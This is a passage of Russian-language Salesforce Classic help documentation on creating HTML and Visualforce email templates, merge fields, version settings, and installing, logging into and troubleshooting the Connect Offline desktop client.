HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения HTML-шаблонов эл. почты:
- Редактирование HTML-шаблонов

Для создания или изменения папок с общедоступными шаблонами эл. почты:
- Управление общедоступными шаблонами

14. Чтобы ввести текст сообщения, щелкните любой раздел и введите текст. Чтобы заблокировать возможность редактирования раздела при использовании данного шаблона, щелкните значок замка.
15. Чтобы изменить стиль текста, выделите нужный текст и воспользуйтесь панелью форматирования.
16. При необходимости добавьте поля слияния в тему и текст шаблона. Данные поля заменяются информацией из записи интереса, контакта, организации, возможности, обращения или решения при отправке сообщения эл. почты.
17. Нажмите кнопку **«Далее»**.
18. Чтобы автоматически вставлять текст HTML-версии без HTML-тегов, введите текстовую версию сообщения эл. почты или щелкните **«Копировать текст из HTML-версии»**. Текстовая версия доступна получателям, которые не могут просматривать HTML-сообщения эл. почты.

    Внимание: Рекомендуется пропустить текстовую версию. В этом случае система Salesforce автоматически создает текстовое содержимое на основе текущей HTML-версии. При вводе содержимого вручную все последующие изменения HTML-версии не отображаются в текстовой версии.

19. Нажмите кнопку **«Сохранить»**.

Совет: Чтобы просмотреть образец шаблона, заполненного данными из выбранных записей, и отправить тестовое эл. сообщение, нажмите кнопку **«Отправить тестовое сообщение и проверить поля слияния»**.

Прим.: Настраиваемые HTML-шаблоны электронной почты можно использовать, но невозможно создавать в Lightning Experience.

СМ. ТАКЖЕ:

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

Создание шаблонов электронной почты Visualforce в версиях Salesforce Classic

Добавление изображений к шаблонам электронной почты в Salesforce Classic

Создание шаблонов эл. почты на фирменном бланке в Salesforce Classic

Шаблоны электронной почты Visualforce в Salesforce Classic

Шаблоны электронной почты Visualforce используются на страницах приложения Visualforce.

Создание шаблонов электронной почты Visualforce в версиях Salesforce Classic

Можно создавать шаблоны электронной почты для использования на страницах Visualforce.

Поля слияния для шаблонов электронной почты Visualforce в Salesforce Classic

Управление параметрами версии для шаблонов электронной почты Visualforce в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения шаблонов электронной почты Visualforce:

- «Настройка приложения»

Для создания или изменения папок с общедоступными шаблонами электронной почты:

- Управление общедоступными шаблонами

Создание шаблонов электронной почты Visualforce в версиях Salesforce Classic

Можно создавать шаблоны электронной почты для использования на страницах Visualforce.

1. Выполните одно из указанных ниже действий.
   - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите *«Шаблоны эл. почты»* в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»**.
   - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку *«Шаблоны»* в поле «Быстрый поиск» и выберите **«Шаблоны эл. почты»** или **«Мои шаблоны»**.
2. Нажмите кнопку **«Создать шаблон»**.
3. Установите переключатель «Visualforce» и нажмите кнопку **«Далее»**.

   Шаблон эл. почты Visualforce не поддерживает пакетные электронные рассылки.
4. Выберите папку для хранения шаблона.
5. Чтобы разрешить использование шаблона, установите флажок в поле «Доступно для использования».
6. Заполните поле «Имя шаблона эл. почты».
7. При необходимости измените значение поля «Уникальное имя шаблона». Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Уникальность имени позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя шаблона» позволяет менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика.
8. При необходимости выберите другой набор символов в раскрывающемся меню «Кодировка».
9. Заполните поле «Описание». Имя и описание шаблона предназначены только для внутреннего пользования.
10. Заполните поле «Тема сообщения эл. почты».
11. Выберите нужный тип получателя в раскрывающемся списке «Тип получателя».
12. При необходимости выберите объект для извлечения данных полей слияния шаблона в раскрывающемся списке «Связанный тип».
13. Нажмите кнопку **«Сохранить»**.
14. На странице Просмотр шаблонов электронной почты в Salesforce Classic нажмите **Редактировать шаблон**.
15. Введите текст разметки для шаблонов эл. почты Visualforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group, Enterprise, Performance, Unlimited, Developer** и **Contact Manager** Edition

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения шаблонов эл. почты Visualforce:
- «Настройка приложения»

Для создания или изменения папок с общедоступными шаблонами эл. почты:
- Управление общедоступными шаблонами

Прим.: Рекомендуем загружать изображения на вкладку «Документы», а затем использовать ссылки на копии изображений, хранящихся на нашем сервере. Например:

```
<apex:image id="Logo"
value="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800" />
```

16. Чтобы указать версии Visualforce и API, использованные для создания данного шаблона, щелкните **«Параметры версии»**. Если установлены управляемые пакеты из каталога AppExchange, выберите версию каждого управляемого пакета, которая должна использоваться с данным шаблоном эл. почты. Для связи шаблонов эл. почты с последними версиями Visualforce, API и всех управляемых пакетов, рекомендуется использовать значение по умолчанию для всех версий. Чтобы сохранить определенный алгоритм работы, укажите предыдущую версию Visualforce и API. Чтобы получить доступ к компонентам или функциям, которые отличаются от содержимого последней версии пакета, укажите предыдущую версию управляемого пакета.
17. Чтобы просмотреть сведения о шаблоне, щелкните **«Сохранить»**. Чтобы продолжить редактирование шаблона, нажмите **«Быстрое сохранение»**. Прежде чем сохранить шаблон, убедитесь в действительности разметки Visualforce.

Прим.: Максимальный размер шаблона эл. почты Visualforce составляет 1 Мб.

С помощью шаблона электронной почты Visualforce нельзя осуществлять массовую рассылку. Поля слияния `{!Receiving_User.field_name}` и `{!Sending_User.field_name}` работают только для массовой рассылки и недоступны в шаблонах электронной почты Visualforce.

Совет:

- Чтобы просмотреть образец шаблона, заполненного данными из выбранных записей, и отправить тестовое эл. сообщение, нажмите кнопку **«Отправить тестовое сообщение и проверить поля слияния»**. Если шаблон эл. почты содержит зашифрованные данные, учтите, что эти данные отображаются зашифрованными внутри созданного сообщения эл. почты и при просмотре страницы шаблона Visualforce. Эти данные не отображаются в виде обычного текста по соображениям безопасности.
- Чтобы перевести шаблоны эл. почты Visualforce на языки получателей или связанных объектов, воспользуйтесь атрибутом `language` для тега `<messaging:emailTemplate>` (допустимые значения: коды языков, поддерживаемых системой Salesforce, например, «en-US»). Атрибут языка допускает поля слияния из атрибутов шаблона эл. почты `recipientType` и `relatedToType`. При необходимости создайте настраиваемые поля языка для использования в полях слияния. Чтобы перевести шаблоны эл. почты, воспользуйтесь средством перевода.

Прим.: Шаблоны электронной почты Visualforce нельзя использовать в Lightning Experience.

СМ. ТАКЖЕ:

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

Создание текстовых шаблонов электронной почты в Salesforce Classic

Поля слияния для шаблонов электронной почты Visualforce в Salesforce Classic

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group, Enterprise, Performance, Unlimited, Developer** и **Contact Manager** Editions

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**

Синтаксис и форматирование

Поля слияния для шаблонов эл. почты Visualforce используют тот же язык выражений, что и формулы:

```
{!Object_Name.Field_Name}
```

Например, шаблон эл. почты может начинаться со следующей строки: «Здравствуйте, `{!Contact.FirstName}`!». Поле слияния отправленного шаблона заменяется личным именем соответствующего получателя. Например, сообщение эл. почты, открытое получателем Иваном, начинается со следующей строки: «Здравствуйте, Иван!».

Советы

- Шаблон эл. почты Visualforce не поддерживает пакетные электронные рассылки. Пакетные рассылки электронной почты используют поля слияния `{!Receiving_User.`*имя_поля*`}` и `{!Sending_User.`*имя_поля*`}`, которые не поддерживаются шаблонами эл. почты Visualforce.
- Чтобы перевести шаблоны эл. почты Visualforce на языки получателей или связанных объектов, воспользуйтесь атрибутом языка для тега `<messaging:emailTemplate>`. Допустимые значения: коды языков, поддерживаемых системой Salesforce (например, «en-us» для региона «Английский (Соединенные Штаты)»). Атрибут языка допускает поля слияния из атрибутов шаблона эл. почты `recipientType` и `relatedToType`. При необходимости создайте настраиваемые поля языка для использования в полях слияния. Чтобы перевести шаблоны эл. почты, воспользуйтесь средством перевода.

СМ. ТАКЖЕ:

Создание шаблонов электронной почты Visualforce в версиях Salesforce Classic

Формирование писем электронной почты из записей

Управление параметрами версии для шаблонов электронной почты Visualforce в Salesforce Classic

В целях обеспечения обратной совместимости каждый шаблон электронной почты Visualforce сохраняется с параметрами определенной версии Visualforce и API. Если шаблон электронной почты Visualforce ссылается на установленные управляемые пакеты, то параметры версии для каждого управляемого пакета, используемого компонентом Visualforce, также сохраняются. Подобно Visualforce, API и компоненты управляемых пакетов используются в последующих версиях, но шаблон электронной почты Visualforce все равно остается связанным с версиями, поведение которых уже известно.

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат: *основной_номер*.*дополнительный_номер*.*номер_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер_исправления* указывается и обновляется только в случае выпуска исправления. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет.

Чтобы задать версию Salesforce API и Visualforce для текущего шаблона электронной почты Visualforce, выполните указанные ниже действия.

1. Выполните одно из указанных ниже действий.
   - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите *«Шаблоны электронной почты»* в поле «Быстрый поиск», затем выберите **«Шаблоны электронной почты»**.
   - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку *«Шаблоны»* в поле «Быстрый поиск» и выберите **«Шаблоны электронной почты»** или **«Мои шаблоны»**.
2. Щелкните «Имя шаблона электронной почты» для шаблона электронной почты Visualforce.
3. Затем щелкните **«Редактировать шаблон»** и **«Параметры версии»**.
4. Заполните поле «Версия» для Salesforce API. Данная версия также определяет версию Visualforce, используемую в шаблоне.
5. Нажмите кнопку **«Сохранить»**.

Чтобы настроить параметры версии пакета для шаблона электронной почты Visualforce, выполните указанные ниже действия.

1. Выполните одно из указанных ниже действий.
   - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите *«Шаблоны электронной почты»* в поле «Быстрый поиск», затем выберите **«Шаблоны электронной почты»**.
   - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку *«Шаблоны»* в поле «Быстрый поиск» и выберите **«Шаблоны электронной почты»** или **«Мои шаблоны»**.
2. Щелкните «Имя шаблона электронной почты» для шаблона электронной почты Visualforce.
3. Затем щелкните **«Редактировать шаблон»** и **«Параметры версии»**.
4. Заполните поле «Версия» для каждого управляемого пакета, используемого шаблоном электронной почты Visualforce. Данная версия управляемого пакета продолжает использоваться шаблоном электронной почты Visualforce при установке более поздних версий управляемого пакета, если параметры версии не обновляются пользователем вручную. Чтобы

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group, Enterprise, Performance, Unlimited, Developer** и **Contact Manager** Editions

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров версии шаблонов электронной почты Visualforce:

- «Настройка приложения»

добавить установленный управляемый пакет в список параметров, выберите нужный пакет из списка доступных пакетов. Список отображается только при наличии установленного управляемого пакета, который уже не связан с шаблоном электронной почты Visualforce.

5. Нажмите кнопку **«Сохранить»**.

Ниже перечислены рекомендации по работе с параметрами версии пакета.

- Шаблон электронной почты Visualforce, ссылающийся на управляемый пакет, по умолчанию связывается с последней установленной версией управляемого пакета Visualforce, если при его сохранении версия управляемого пакета не указывается.
- Если шаблон электронной почты Visualforce ссылается на пакет, то кнопка **«Удалить»** недоступна для параметров версии шаблона электронной почты Visualforce, используемых управляемым пакетом.

СМ. ТАКЖЕ:

Создание шаблонов электронной почты Visualforce в версиях Salesforce Classic

Создание текстовых шаблонов электронной почты в Salesforce Classic

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

Connect Offline с Force.com в Salesforce Classic

Приложение Force.com Connect Offline позволяет автономно работать над ключевыми сделками в любом месте, в любое время и без подключения к сети.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Знакомство с Force.comConnect Offline в Salesforce Classic

Connect Offline — клиентское приложение, предоставляющее пользователям доступ к набору записей Salesforce посредством веб-интерфейса, но без подключения к Интернету. Приложение Connect Offline позволяет просматривать, редактировать, создавать и удалять организации, действия, контакты, возможности, интересы и настраиваемые объекты (включая группы взаимосвязи). Кроме того, пользователи могут добавлять и обновлять продукты и расписания для возможностей.

Доступ к настольному клиенту

Connect Offline и Connect for Office — это настольные клиентские приложения, позволяющие интегрировать систему Salesforce в компьютер пользователя. Администратор может выбрать настольные клиентские приложения, которые должны быть доступны пользователям, а также настроить автоматические уведомления о наличии обновлений.

Установка Connect Offline в Salesforce Classic

При установке Connect Offline Salesforce Classic необходимо выполнить несколько процедур.

Вход в Connect Offline в Salesforce Classic

Выполните вход в Connect Offline, чтобы получить доступ к веб-интерфейсу, но без подключения к Интернету.

Вкладки, доступные в Connect Offline в Salesforce Classic

В приложении Connect Offline доступно несколько вкладок и функций.

Устранение неполадок Connect Offline в Salesforce Classic

Ниже перечислены типовые проблемы Connect Offline и способы их решения.

Конфигурации портфеля и Connect Offline в Salesforce Classic

Конфигурация портфеля позволяет указать записи, к которым пользователи смогут получать доступ в Connect Offline.

Знакомство с Force.comConnect Offline в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Connect Offline — клиентское приложение, предоставляющее пользователям доступ к набору записей Salesforce посредством веб-интерфейса, но без подключения к Интернету. Приложение Connect Offline позволяет просматривать, редактировать, создавать и удалять организации, действия, контакты, возможности, интересы и настраиваемые объекты (включая группы взаимосвязи). Кроме того, пользователи могут добавлять и обновлять продукты и расписания для возможностей.

Портфель — набор записей Salesforce, доступных в приложении Connect Offline. Администраторы могут создавать *конфигурации портфеля*, то есть наборы параметров, которые определяют записи, доступные в портфелях пользователей конкретного профиля. Организации могут создавать разные конфигурации портфеля и связывать их с отдельными наборами профилей для удовлетворения потребностей разных типов пользователей. Например, одна конфигурация может содержать интересы и возможности в портфелях пользователей с профилем «Торговый представитель», тогда как другая конфигурация может содержать организации и связанные возможности в портфелях пользователей с профилем «Менеджер по работе с клиентами». Пользователи без назначенных конфигураций портфеля могут настраивать параметры собственного портфеля Connect Offline и вручную выбирать нужные организации.

При наличии сетевого подключения пользователи могут синхронизировать портфели Connect Offline с системой Salesforce. Синхронизация инициирует обновление записей, измененных в портфеле, в системе Salesforce, и наоборот. Данное действие гарантирует доступность в системе Salesforce и приложении Connect Offline самых последних записей. Если записи, обновленные в портфеле и системе Salesforce конфликтуют, то приложение Connect Offline отображает инструмент разрешения конфликтов, позволяющий пользователям быстро устранить любой конфликт.

Чтобы начать использование приложения Connect Offline, выполните вход в систему Salesforce и установите клиентское приложение Connect Offline.

СМ. ТАКЖЕ:

Установка Connect Offline в Salesforce Classic

Каковы стандартные параметры содержимого портфеля Connect Offline в Salesforce Classic?

Вход в Connect Offline в Salesforce Classic

Вкладки, доступные в Connect Offline в Salesforce Classic

Доступ к настольному клиенту

Connect Offline и Connect for Office — это настольные клиентские приложения, позволяющие интегрировать систему Salesforce в компьютер пользователя. Администратор может выбрать настольные клиентские приложения, которые должны быть доступны пользователям, а также настроить автоматические уведомления о наличии обновлений.

Чтобы задать полномочия для приложения Salesforce for Outlook, воспользуйтесь полномочием «Управление конфигурациями клиента эл. почты».

Чтобы настроить уровень доступа пользователей к настольному клиентскому приложению, измените их профили.

Ниже перечислены параметры доступа к клиенту для рабочего стола.

Параметр	Значение
Выключено (доступ запрещен)	Соответствующая страница загрузки клиентского приложения в личных параметрах пользователей не отображается. Кроме того, клиентское приложение не может использоваться для входа.
Включено, без обновлений	Соответствующая страница загрузки клиентского приложения в личных параметрах пользователей не отображается. Клиентское приложение может использоваться для входа, но не поддерживает обновление текущей версии.
Включено, обновления без предупреждений	Клиентское приложение может быть загружено, обновлено и использоваться для входа, но не поддерживает отображение предупреждений о наличии новой версии.
Включено, обновления с предупреждениями	Клиентское приложение может быть загружено, обновлено и использоваться для входа. Кроме того, приложение поддерживает отображение предупреждений, которые могут быть просмотрены или пропущены.
Включено, обновления с предупреждениями обязательны	Клиентское приложение может быть загружено, обновлено и использоваться для входа. Кроме того, приложение поддерживает отображение предупреждения о наличии новой версии. Клиентское приложение может использоваться для входа только после обновления текущей версии.

ВЕРСИИ

Приложение Connect Offline доступно в версиях: Salesforce Classic

Приложение Connect Offline доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение Connect for Office доступно в версиях: Salesforce Classic и Lightning Experience

Приложение Connect for Office доступно в версиях: **все** версии, кроме Database.com Edition.

Версия Developer Edition поддерживает только приложение Connect Offline. По умолчанию все пользователи версий Personal Edition, Group Edition и Professional Edition используют значение «Включено, обновления без предупреждений» для всех клиентских приложений.

Прим.:

- Доступ к клиенту для рабочего стола предоставляется только пользователям, профили которых содержат полномочие «API включен».

Если пользователи могут просматривать предупреждения и выполняли вход в систему Salesforce посредством клиентского приложения ранее, то предупреждение о наличии новой версии автоматически отображается на вкладке «Начальная страница». Чтобы открыть страницу «Проверить наличие обновлений», позволяющую пользователям загружать и запускать установочные файлы, щелкните баннер. Кроме того, личные параметры позволяют пользователям открывать страницу **«Проверить наличие обновлений»**, независимо от наличия предупреждения.

Установка Connect Offline в Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра записей в приложении Connect Offline:	«Чтение» для соответствующего типа записи, такого как организации, контакты или возможности
Для обновления записей в приложении Connect Offline:	«Создание», «Редактирование» или «Удаление» для соответствующего типа записи, такого как организации, контакты или возможности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При установке Connect Offline Salesforce Classic необходимо выполнить несколько процедур.

Распределение лицензий Connect Offline

Организациям Salesforce, использующим версии Performance Edition, Unlimited Edition, Enterprise Edition или Developer Edition, компания Salesforce предоставляет одну лицензию Connect Offline для каждой лицензии Salesforce. Если лицензия Connect Offline отсутствует, то приложение доступно пользователям в течение 30 дней.

Чтобы назначить лицензию Connect Offline пользователю организации, измените запись пользователя и установите флажок «Пользователь `Offline`». Использование приложения Force.com Connect Offline возможно только при наличии данного флажка.

Проверка требований к системе

Ниже перечислены требования к системе для установки приложения Connect Offline.

- Microsoft® Internet Explorer® 6, 7 или 8 (другие обозреватели, включая Mozilla® Firefox®, Apple® Safari® и Google Chrome™, не поддерживаются)
- Microsoft Windows® 2000, Windows XP, Windows Vista® или Windows 7

  Прим.: 32-разрядная версия браузера Internet Explorer 8 с параметром совместимости для просмотра необходима для 64-разрядной версии этих операционных систем.

- 256 Мб ОЗУ (рекомендуется 512 Мб)
- Не менее 20 Мб дискового пространства (рекомендуем 250 Мб в зависимости от размера портфеля)
- Процессор Intel® Pentium® II, 500 МГц или лучше

Установка индивидуального клиента

Чтобы загрузить и установить приложение Connect Offline, выполните указанные ниже действия.

1. В разделе личных параметров введите строку *«Connect Offline»* в поле «Быстрый поиск», затем выберите пункт **«Connect Offline»**.
2. Нажмите кнопку **«Установить сейчас»**.

   Прим.: Приложение Connect Offline может быть установлено только при наличии полномочий администратора на соответствующем компьютере.
3. Чтобы установить и запустить клиентское приложение, нажмите кнопку **«Да»**.
4. Чтобы завершить процесс установки, выполните указания мастера установки.
5. Чтобы убедиться в завершении установки, выполните вход в приложение Connect Offline.

Системное развертывание приложения Connect Offline

Если организация использует ОС Windows, то администраторы сети могут одновременно устанавливать приложение Connect Offline на нескольких компьютерах. Чтобы выполнить пакетное развертывание, откройте страницу приложения Connect Offline в личных параметрах и щелкните ссылку для загрузки архивного пакета MSI.

Совет: Журнал входов содержит версии приложения Connect Offline, используемые каждым пользователем.

Обновление приложения Connect Offline

Компания Salesforce выпускает регулярные обновления для приложения Connect Offline и уведомляет пользователей в соответствии с параметрами, заданными в их профилях.

СМ. ТАКЖЕ:

- Каковы стандартные параметры содержимого портфеля Connect Offline в Salesforce Classic?
- Вкладки, доступные в Connect Offline в Salesforce Classic
- Устранение неполадок Connect Offline в Salesforce Classic

Вход в Connect Offline в Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Необходимые полномочия пользователя	
Для просмотра записей в приложении Connect Offline:	«Чтение» для соответствующего типа записи, такого как организации, контакты или возможности
Для обновления записей в приложении Connect Offline:	«Создание», «Редактирование» или «Удаление» для соответствующего типа записи, такого как организации, контакты или возможности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Выполните вход в Connect Offline, чтобы получить доступ к веб-интерфейсу, но без подключения к Интернету.

1. Последовательно выберите пункты **«Пуск»** > **«Программы»** > **«salesforce.com»** > **«Connect Offline»** или дважды щелкните значок рабочего стола Connect Offline.

   Важное замечание: При первом входе в приложение Connect Offline компьютер должен быть подключен к Интернету.

2. Введите имя пользователя и пароль Salesforce.

   Прим.: Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение электронной почты, содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *мойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *мойПарольXXXXXXXXXX*.

3. Чтобы разрешить приложению Connect Offline отображение имен полей, объектов и вкладок, измененных в системе Salesforce с момента последнего выбора данного параметра, установите флажок «Обновить имена вкладок».

   Прим.: Система Salesforce автоматически обновляет вкладки при первом входе.

4. Чтобы синхронизировать портфель Connect Offline с системой Salesforce, установите флажок «Синхронизировать мои данные».
5. Нажмите кнопку **«Вход»**.

Вкладки, доступные в Connect Offline в Salesforce Classic

В приложении Connect Offline доступно несколько вкладок и функций.

Если администратор переименовывает стандартные вкладки Salesforce или добавляет настраиваемые объекты в конфигурацию портфеля, то отображаемые вкладки могут отличаться.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладка «Начальная страница»

- Просмотр, создание, изменение или удаление задач и событий, кроме многопользовательских событий
- Обновление или удаление содержимого портфеля
- Синхронизация, поиск и просмотр недавних элементов на боковой панели
- Разворачивание раздела «Сведения о портфеле» для просмотра количества записей, доступных в приложении Connect Offline для каждого объекта, и количества записей, измененных с момента последней синхронизации

  Прим.: Список измененных записей в разделе «Сведения о портфеле» не включает удаленные записи. Кроме того, поиск не возвращает поля типа «Область подробного текста» (например, поле организации **«Описание»**).

- Выбор значков под календарем для отображения разных представлений действий
- Открытие инструмента разрешения конфликтов путем выбора ссылки «Обнаружены неразрешенные конфликты», отображающейся на боковой панели

Вкладка «Организации»

- Просмотр недавних организаций на начальной странице вкладки «Организации»
- Выбор стандартного спискового представления для просмотра автономных организаций
- Просмотр, создание, изменение или удаление организаций
- Просмотр, создание, изменение или удаление организаций-лиц. Данная функция доступна в приложении Connect Offline 3.5.2.13 или более поздней версии.
- Просмотр, создание, изменение или удаление настраиваемых объектов, связанных с автономными организациями
- Связывание контактов, возможностей и действий с автономными организациями
- Использование типов записей организации, динамических макетов страниц, параметров безопасности поля и переведенных значений (согласно средству перевода)
- Обновление записей, доступных для редактирования. В зависимости от параметров общего доступа, заданных для записей, портфель может содержать записи, доступные только для чтения.

Вкладка «Группы взаимосвязи»

- Отслеживание ролей разных участников группы взаимосвязи
- Назначение основного и дополнительного обозначений двум важным участникам группы взаимосвязи
- Просмотр сводных связанных списков всех действий для участников группы взаимосвязи
- Просмотр сводных связанных списков настраиваемых объектов, связанных с организациями в группе взаимосвязи

Прим.: Данная функция доступна в приложении Connect Offline 3.5.2.13 или более поздней версии. Приложение Connect Offline не поддерживает связанные списки на странице сведений о группе взаимосвязи.

Вкладка «Контакты»

- Просмотр недавних контактов на начальной странице вкладки «Контакты»
- Выбор стандартного спискового представления для просмотра автономных контактов
- Просмотр, создание, изменение, клонирование или удаление контактов
- Просмотр, создание, изменение или удаление настраиваемых объектов, связанных с автономными контактами
- Связывание действий с автономными контактами
- Использование типов записей организации, динамических макетов страниц, параметров безопасности поля и переведенных значений (согласно средству перевода)
- Обновление записей, доступных для редактирования. В зависимости от параметров общего доступа, заданных для записей, портфель может содержать записи, доступные только для чтения.

Вкладка «Возможности»

- Просмотр недавних возможностей на начальной странице вкладки «Возможности»
- Выбор стандартного спискового представления для просмотра автономных возможностей
- Просмотр, создание, изменение, клонирование или удаление возможностей
- Просмотр, создание, изменение или удаление настраиваемых объектов, связанных с автономными возможностями
- Связывание действий и ролей контакта с автономными возможностями
- Добавление и обновление ролей контакта, продуктов и расписаний, а также изменение прайс-листа для возможности

- Использование типов записей организации, динамических макетов страниц, параметров безопасности поля и переведенных значений (согласно средству перевода)
- Обновление записей, доступных для редактирования. В зависимости от параметров общего доступа, заданных для записей, портфель может содержать записи, доступные только для чтения.

Вкладка «Интересы»

- Просмотр недавних интересов на начальной странице вкладки «Интересы»
- Выбор стандартного спискового представления для просмотра автономных интересов
- Просмотр, создание, изменение или удаление интересов в зависимости от параметров общего доступа

  Прим.: Изменения интересов, внесенные в приложении Connect Offline, не инициируют правила назначения.

- Связывание действий с автономными интересами
- Использование типов записей, динамических макетов страниц, параметров безопасности поля и переведенных значений (согласно средству перевода)

Прим.: Интересы и записи настраиваемых объектов доступны только в приложении Connect Offline 2.0 или более поздней версии, так как обозначаются значком портфеля , используемым для запуска приложения.

Примечания к использованию приложения Connect Offline

Ниже перечислены рекомендации по использованию приложения Connect Offline.

- Многопользовательские события отображаются в приложении Connect Offline, но недоступны для создания или редактирования. Приглашенный на событие, который не является организатором, не может изменить или удалить данное событие в автономном режиме.
- Приложение Connect Offline не поддерживает автоматически создаваемые поля (например, поля формулы и поля автонумерации).
- Связанные списки в приложении Connect Offline не отображают поля поиска.

СМ. ТАКЖЕ:

Каковы стандартные параметры содержимого портфеля Connect Offline в Salesforce Classic?

Вход в Connect Offline в Salesforce Classic

Устранение неполадок Connect Offline в Salesforce Classic

Устранение неполадок Connect Offline в Salesforce Classic

Ниже перечислены типовые проблемы Connect Offline и способы их решения.

При использовании Connect Offline могут возникнуть следующие типовые неполадки. Для восстановления работы следуйте рекомендациям по устранению проблем.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Действия

Не удается изменить запись, связанную с действием в автономном режиме

Пользователь может изменить запись, связанную с задачей или событием Salesforce, но поле действия «Связано с» доступно в приложении Connect Offline только при доступности связанной записи в автономном режиме. Например, если событие связано с организацией, отсутствующей в портфеле, то пользователь не может изменить организацию события посредством приложения Connect Offline.

Поле «Отображается на портале самообслуживания» недоступно в автономном режиме

Пользователь может просматривать данное поле в макетах страниц действий через систему Salesforce, но данное поле недоступно в приложении Connect Offline, так как указывает на связь действия с обращением, а обращения не поддерживаются приложением Connect Offline.

Не удается обновить групповые события в приложении Connect Offline

Многопользовательские события отображаются в приложении Connect Offline, но недоступны для создания или редактирования. Приглашенный на событие (не организатор), не может изменить или удалить данное событие в автономном режиме.

Содержимое портфеля

Не удается изменить некоторые записи моего портфеля

В зависимости от параметров портфеля, записи доступны только для чтения, если доступны только в автономном режиме из-за их связывания с записями, добавленными в автономном режиме. Например, при выборе портфеля на основе возможностей некоторые организации будут доступны только для чтения в автономном режиме даже при отсутствии связывания с возможностью, но при наличии связывания с контактом портфеля.

Портфель превышает ограничение

Записи, доступные только для чтения и добавленные путем связывания с другими записями портфеля, не учитываются ограничениями. Например, согласно установленному ограничению, портфель может содержать не более 5000 организаций, но, при наличии 200 организаций, добавленных путем связывания с другими записями портфеля, портфель может содержать 5 200 организаций.

Обозреватели

Операционная система Windows XP SP2 отображает предупреждение в приложении Connect Offline

Чтобы скрыть данное предупреждение, измените параметры браузера Internet Explorer.

1. Запустите браузер Internet Explorer.
2. Выберите пункт **«Свойства обозревателя»** в меню **«Сервис»**.
3. Откройте вкладку **«Дополнительно»**.
4. Прокрутите до раздела «Безопасность».
5. Установите флажок «Разрешать запуск активного содержимого файлов на моем компьютере».
6. Нажмите кнопку **«Применить»**.

7. Нажмите кнопку **«OK»**.

Не удается загрузить и установить приложение Connect Offline посредством браузера Firefox

Система Salesforce поддерживает другие обозреватели, но загрузка и установка приложения Connect Offline должны выполняться посредством браузера Internet Explorer.

